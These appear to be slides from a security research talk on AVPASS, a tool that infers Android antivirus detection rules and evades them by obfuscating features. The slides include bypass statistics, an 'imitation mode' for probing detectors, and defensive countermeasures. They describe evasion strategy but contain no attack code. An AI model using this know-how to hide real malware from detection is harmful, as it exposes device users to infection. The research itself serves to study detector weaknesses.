Inferred Rules: Must-do Obfuscations to Bypass

- Anti-virus (T): Weak detection

#r	STR	VAR	PACK	CLASS/INJ	RES	PERM	API
1	V						
2		V					
3			V				
4				V			
5					V		
6						V	
7							V

- Anti-virus (K): Strong detection

#	STR	VAR	PACK	CLASS/INJ	RES	PERM	API
1							V
2					V		V
3				V			
4					V		V
5					V		V
6				V		V	
...							
12	V						V
13	V					V	
14	V			V			
15	V		V				
16	V		V				V
17	V	V	V				
18	V	V	V				

V: bypassed when obfuscated these features

Observation About Inferred Rules

- Most AVs use all (7 group) features when detect
- Inferred rules are about 30% of all possible combinations
- Better AVs have more complicated rules

How to Query Safely?


- Should minimize the sending information
- Should not send real code, instead send similar one
- Don't worry about the APK's functionality when querying

Imitation Mode

- **Imitation Mode: mimicking malware when query**


- **Benefit of imitation**

- ✓ Generate malware with selected features
- ✓ Query without entire code



Putting it All Together

- Malware development scenario with AVPASS



Evaluation: Bypassing AVs

- General bypass ability

Category	Avg. Detections	Detection Ratio
Average Detections	38 / 58	65%
After AVPASS	3.42 / 58	5.8%

* Experiment in July / 2017, Test with 2,000 malware

- Important features when bypassing or being detected

- ✓ To bypass : API → Package name → Class name → ...
- ✓ To be detected : String → API → Package name → ...

Evaluation: Bypassing AVs

- Obfuscation vs. Inferred rule combinations

Category	Avg. Detections	Ratio
Full Obfuscations	8 / 58	13%
Inferred rules (about 30%)	10 / 58	17%

* Experiment in May / 2017, Test with 130 malware and 16,000 variations

- Imitation Mode detection

Category	Avg. Detections
Full Obfuscation	8 / 58
Imitation mode detected (2 - 7 features combination)	6.2 / 58

* Experiment in May / 2017, Test with 100 malware and 12,000 variations

Why not 100% Bypass?

- **Obfuscation cannot modify some contents**
 - ✓ [Ex1] Permission: *uses-permissions* and *android:permission*
 - ✓ [Ex2] Intent-filter: *action*, *category*, *data*, and etc
- AVPASS might miss possible features that AV uses
- However, *Imitation Mode* will tell you about detection

Findings: Observed Behaviors of AVs

- **Static vs. Dynamic analysis-based detection**
 - ✓ No dynamic analysis-based detection was found
(because AVs should yield results within minutes thru VirusTotal)
- **AVs mainly detect by pattern matching**
 - ✓ Lack of advanced techniques (e.g., dataflow or interaction analysis)
- **50% of AVs only use hash value**
- **Ahnlab¹⁾ / WhiteArmor²⁾ showed best detections (May, '17)**
- After Java Reflec. **QuickHeal³⁾ / WhiteArmor best (July, '17)**

1) <http://www.ahnlab.com>

2) <http://www.whitearmor.ai>

3) <http://www.quickheal.co.in/>

Feedback from AVs companies (How could you detect well?)

- **Ahnlab**

No response

- **WhiteArmor**

*Our detection uses **composite models**. Sorry for the limited information I can give you. As you know, the enemy is in the dark.*

- **QuickHeal**

No response

Demo #2


- Infer features and rules of AVs
- Bypass AVs
- Safe query by using imitation mode

Discussion: Which AVs are Difficult to Bypass?

- **Thorough analysis and pattern matching**
 - ✓ Stronger AVs check more features and signatures
- **Complex rule combinations**
 - ✓ In general, good AVs have more detection rules
 - ✓ Detection ratio vs. False positive
- **Dataflow-based and Interaction-based detection**
 - ✓ AVPASS can bypass but our pattern is too obvious
 - ✓ Difficult to re-develop anti-analysis code

Discussion: AVPASS vs. De-obfuscation

- Research on detection of obfuscated malware
- De-obfuscation technique
 - ✓ Dynamic analysis based
 - ✓ Probabilistic analysis based
- DeGuard test result
 - ✓ Recover 70% of class names
(when /wo AVPASS's reflection)
 - ✓ Cannot recover other obfuscations



Discussion: Defensive Measures

- **Additional category of return value**
 - ✓ Introduce “**NOT VALID**” output
- **Increase the number of features for detection**
 - ✓ Prevent model inferring by imitation mode
- **Active intervention of middle-man**
 - ✓ Detect inferring behavior and impose penalty

Discussion: AVPASS Limitations

- **Malware with payload** (e.g., apk/elf dropper or Native Libs)
 - ✓ Put everything within class not external file → AVPASS will handle
- **AVPASS as a malicious pattern** (after open-source)
 - ✓ Name encryption: generic, difficult to detect
 - ✓ Code insertion: could be a malicious signature, difficult to re-develop
- **Dynamic analysis**
 - ✓ Can resolve some obfuscations: encrypted string, dummy API, ...

Discussion: AVPASS Limitations

- Malicious
- AV companies
- Dynamic analysis

SHA256: 912ea9f376a0e63c7194504df4c6ddd87e3c374c1bc5a74ddc7cb06a5be0a9eb
File name: app-release-unsigned.apk
Detection ratio: **8 / 60**
Analysis date: 2017-05-17 20:08:55 UTC (2 months ago)

Antivirus	Result	Update
Ad-Aware	Android.Trojan.HWApp.A	20170517
AhnLab-V3	Android-PUP/Agent.59182	20170517
Arcabit	Android.Trojan.HWApp.A	20170517
BitDefender	Android.Trojan.HWApp.A	20170517
Emsisoft	Android.Trojan.HWApp.A (B)	20170517
F-Secure	Android.Trojan.HWApp.A	20170517
GData	Android.Trojan.HWApp.A	20170517
eScan	Android.Trojan.HWApp.A	20170517
AegisLab	✓	20170517
Alibaba	✓	20170517
ALYac	✓	20170517

Detected “HelloWorld” (template name) as
Malicious after 15~20K queries (20170517)

SHA256: 912ea9f376a0e63c7194504df4c6ddd87e3c374c1bc5a74ddc7cb06a5be0a9eb
File name: app-release-unsigned.apk
Detection ratio: **14 / 61**
Analysis date: 2017-07-19 18:39:04 UTC (0 minutes ago)

Antivirus	Result	Update
Ad-Aware	Android.Trojan.HWapp!c	20170719
AhnLab-V3	Android-AppCare/HwApp.5c8d5	20170719
Arcabit	Android.Trojan.HWApp.A	20170719
BitDefender	Android.Hwapp.Adt30 (PUP)	20170719
Cynet	AndroidOS/Gen!BI.EBBC043C!Olympus	20170719
Emsisoft	Android.Trojan.HWApp.A (B)	20170719
GData	Android.Trojan.HWApp.A	20170719
Ikarus	Trojan.AndroidOS.Splitmo	20170719
MAX	malware (ai score=86)	20170719
McAfee	Artemis!EBBC043CEFC3	20170719
Symantec	Trojan.Gen.8!cloud	20170719
TrendMicro-HouseCall	Suspicious_GEN.F47V0518	20170719
WhiteArmor	PUP.HighConfidence	20170713
Ad-Aware	✓	20170719

Now AV companies share signatures (20170719)

Discussion: AVPASS Limitations

- **Malware with payload** (e.g., apk/elf dropper or native libs)
 - ✓ Develop within your code(class) not external file → AVPASS will handle
- **AVPASS as a malicious pattern** (after open-source)
 - ✓ Name encryption: generic, difficult to detect
 - ✓ Code insertion: could be a malicious signature, difficult to re-develop
- **Dynamic analysis**
 - ✓ Can resolve some obfuscations: encrypted string, dummy API, ...

Actually, We are Conducting Two Researches

- **Separate research into “Attack” and “Defense”**
 - ✓ AVPASS: “How to bypass?”
 - ✓ DEFENSE: “How to detect malware variations?”
- **Intel labs developed Android malware detection platform**
 - ✓ Incorporate both Static and Dynamic analysis
 - ✓ Emulation-based analysis reveals some of obfuscations

Intel Android Malware Detection Platform

This website demos the portal for Android Emulator. It executes the uploaded APK in the emulator farm and collects its behaviour data. [Learn More](#)

Upload Area for Emulator :

APK File:

Description:


ML Model ID:

I'm not a robot 
reCAPTCHA
Privacy - Terms

* Upload and select classifier

ID	Name	Status	Prediction	Created Date	By	Description	Processed Date	Links
75	021dd8cb942c749f6f4d64b592497f68d589d3b22499dec3c1009743ee98499c	predicted	dirty	2017-04-06 17:48:02 PDT	cyang8	orig	2017-04-06 17:51:22 PDT	Log/Delete
74	021dd8cb942c749f6f4d64b592497f68d589d3b22499dec3c1009743ee98499c_per.apk	predicted	clean	2017-04-06 16:44:04 PDT	cyang8	pert	2017-04-06 17:00:31 PDT	Log/Delete
73	0283baa21add2197cb8de6270170db76c151dcf8d3f50be23bc87525eddff03_per.apk	predicted	clean	2017-04-06 16:43:43 PDT	cyang8	pert	2017-04-06 17:00:18 PDT	Log/Delete
71	002fb7803cd8c0549bc7eb023458618520a3f0939e8ece1235a296491a7a1383_per.apk	predicted	clean	2017-04-06 16:43:05 PDT	cyang8	pert	2017-04-06 17:00:05 PDT	Log/Delete
70	0183305ea07914e1b96fa2d89d25e0c1a8d07cf532c6cc181be6adec51f40b13_per.apk	predicted	clean	2017-04-06 16:42:50 PDT	cyang8	pert	2017-04-06 16:59:52 PDT	Log/Delete
69	02c9bdd966b59a8850a7395e7ce5af21ca16c442a0389fa0f5ec86680e39c9f_per.apk	predicted	clean	2017-04-06 16:42:40 PDT	cyang8	pert	2017-04-06 16:59:40 PDT	Log/Delete
68	00088e191503bbfb5c56a789a71e8c718e42ea422ec73c760ee2de489e02b2e_per.apk	predicted	clean	2017-04-06 16:59:26 PDT	cyang8	pert	2017-04-06 16:59:26 PDT	Log/Delete

* Check classified result and emulated information



Future Work

- **More sophisticated obfuscation and more test**
 - ✓ More feature discovery, increase success ratio, ...
 - ✓ Test on Google Verify Apps, independent AV solution, ...
- **Incremental improvement of bypassing ability**
 - ✓ By conducting separated research
- **Windows version of AVPASS**
 - ✓ Robust binary rewriting technique is required
 - ✓ Inferring detection rules on more advanced AVs

AVPASS is Available Now

- **Source code**
 - ✓ <https://github.com/sslab-gatech/avpass>
- **Intel Android malware analysis platform**
 - ✓ Send mail to ami@intel.com, then we will let you in
- **Contact point**
 - ✓ AVPASS: Jinho Jung (jinho.jung@gatech.edu)
 - ✓ Malware Analysis System: Mingwei Zhang (ami@intel.com)

Conclusion

- Bypassed most of AVs and found limitations (cannot bypass all)
- Discovered features and rule combinations of AVs
- Proposed Imitation Mode to prevent code leakage
- Provided AVPASS as open-source